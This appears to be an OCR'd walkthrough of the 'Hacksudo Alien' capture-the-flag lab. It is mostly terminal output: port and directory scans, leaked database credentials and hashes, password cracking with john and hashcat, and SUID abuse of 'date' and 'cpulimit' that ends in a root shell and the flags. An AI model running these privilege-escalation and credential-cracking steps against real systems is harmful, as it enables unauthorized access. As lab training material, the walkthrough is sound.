

```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Sun Apr  6 10:46:22 2025 as: /usr/lib/nmap/nmap --privileged -sCV -
Nmap scan report for 10.0.2.4
Host is up (0.00019s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 31:d8:56:f4:cf:8b:09:e8:a1:5e:2e:dd:ac:08:6b:dd (RSA)
|   256 cd:65:ec:9e:d0:2c:6b:4e:02:40:c3:fd:01:5d:d1:87 (ECDSA)
|_  256 03:00:28:0e:0b:da:12:68:c3:c5:45:ab:bb:92:92:fa (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Hacksudo Alien?
9000/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: phpMyAdmin
|_http-server-header: Apache/2.4.38 (Debian)
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:CE:4F:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


```
❯ gobuster dir -u http://10.0.2.4 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.4
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 273]
/.php                 (Status: 403) [Size: 273]
/index.html           (Status: 200) [Size: 2225]
/images               (Status: 301) [Size: 305] [--> http://10.0.2.4/images/]
/game.html            (Status: 200) [Size: 701]
/backup               (Status: 301) [Size: 305] [--> http://10.0.2.4/backup/]
```






```
❯ cat mysql.bak
       File: mysql.bak
1      #!/bin/bash
2
3      # Specify which dat
4      db_name=""
5
6      # Set the website w
7      website="localhost"
8
9      # Database credenti
10     user="vishal"
11     password="hacksudo"
```



User	Password
root	*8B485C8642523522409B0ECBE2BB266095C6AF8E
phpmyadmin	*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
shovon	*23AE809DDACAF96AF0FD78ED04B6A265E05AA257
hacksudo	*23AE809DDACAF96AF0FD78ED04B6A265E05AA257
vishal	*8B485C8642523522409B0ECBE2BB266095C6AF8E







```
www-data@hacksudo:/home$ find / -perm -4000 2>/dev/null
/usr/bin/date
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/ntfs-3g
/usr/bin/bwrap
/usr/bin/sudo
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which date) .

LFILE=file_to_read
./date -f $LFILE
```


```
❯ cat hash -p
$6$cOv4E/VKAe0EVwV4$YScCx10zfi7g4aiLY.qo8QPm2iOogJea41mk2rGk/0JM5AtnrmiyTN5ctNJ0KTLS5
Iru4lHWYPug792u3L/Um1
```

```
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
aliens           (?)
1g 0:00:00:01 DONE (2025-04-06 11:56) 0.9345g/s 7177p/s 7177c/s 7177C/s droopy..thesi
mpsons
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
❯ hashcat -m 1800 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEE
F, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================
====================================================
* Device #1: cpu-haswell-AMD Ryzen 5 5600G with Radeon Graphics, 2918/5901 MB (1024 M
B allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$6$cOv4E/VKAe0EVwV4$YScCx10zfi7g4aiLY.qo8QPm2iOogJea41mk2rGk/0JM5AtnrmiyTN5ctNJ0KTLS5
Iru4lHWYPug792u3L/Um1:aliens
```

```
hacksudo@hacksudo:~$ cd Desktop/
hacksudo@hacksudo:~/Desktop$ ls -la
total 12
drwxr-x---  2 hacksudo hacksudo 4096 Apr  4  2021 .
drwxr-x--- 17 hacksudo hacksudo 4096 Apr  4  2021 ..
-r--------  1 hacksudo hacksudo   33 Apr  4  2021 user.txt
hacksudo@hacksudo:~/Desktop$ cat user.txt
9fb4c0afce26929041427c935c6e0879
```

```
❯ ssh hacksudo@10.0.2.4
hacksudo@10.0.2.4's password:
Linux hacksudo 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 02:12:24 2021 from 192.168.43.217
hacksudo@hacksudo:~$ id
uid=1000(hacksudo) gid=1000(hacksudo) groups=1000(hacksudo),24(cdrom),25(floppy
hacksudo@hacksudo:~$ sudo -l
[sudo] password for hacksudo:
Sorry, user hacksudo may not run sudo on hacksudo.
```

```
hacksudo@hacksudo:~/aliens51$ find / -perm -4000 2>/dev/null
/home/hacksudo/Downloads/cpulimit
/usr/bin/date
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/ntfs-3g
/usr/bin/bwrap
/usr/bin/sudo
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
```

```
hacksudo@hacksudo:~$ cd Downloads/
hacksudo@hacksudo:~/Downloads$ ls -la
total 176
drwxr-x---  2 hacksudo hacksudo  4096 Apr  4  2021 .
drwxr-x--- 17 hacksudo hacksudo  4096 Apr  4  2021 ..
-rwxr-xr-x  1 hacksudo hacksudo 43744 Apr  4  2021 cat
-rwxr-xr-x  1 hacksudo hacksudo 72512 Apr  4  2021 chown
-rwsrwsrwx  1 root     root     23072 Apr  3  2021 cpulimit
-rwxr-xr-x  1 root     root     27184 Apr  4  2021 hexdump
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which cpulimit) .

./cpulimit -l 100 -f -- /bin/sh -p
```

```
hacksudo@hacksudo:~/Downloads$ ./cpulimit -l 100 -f -- /bin/sh -p
Process 1956 detected
# id
uid=1000(hacksudo) gid=1000(hacksudo) euid=0(root) egid=0(root) groups=0(root)
scanner),1000(hacksudo)
```

```
# cat /root/root.txt
 _    _                 _                          _
| |  | |  __ _   ___  | |  _____  _    _   __| |  ___
| |_| | / _` | / __| | | / / __| | |  | | / _` | / _ \
|  _  || (_| | (__|   <\__ \ |_| | (_| | (_) |
|_| |_|\__,_|\___|_|\_\___/\__,_|\__,_|\___/


    _      _ _                 ____     __
   / \    | (_) ___ _ __  | ___| / /_
  / _ \   | | |/ _ \ '_ \|___ \| '_ \
 / ___ \| | |  __/ | | |___) | (_) |
/_/   \_\_|_|\___|_| |_|____/ \___/

congratulations you rooted hacksudo alien56...!!!
flag={d045e6f9feb79e94442213f9d008ac48}
```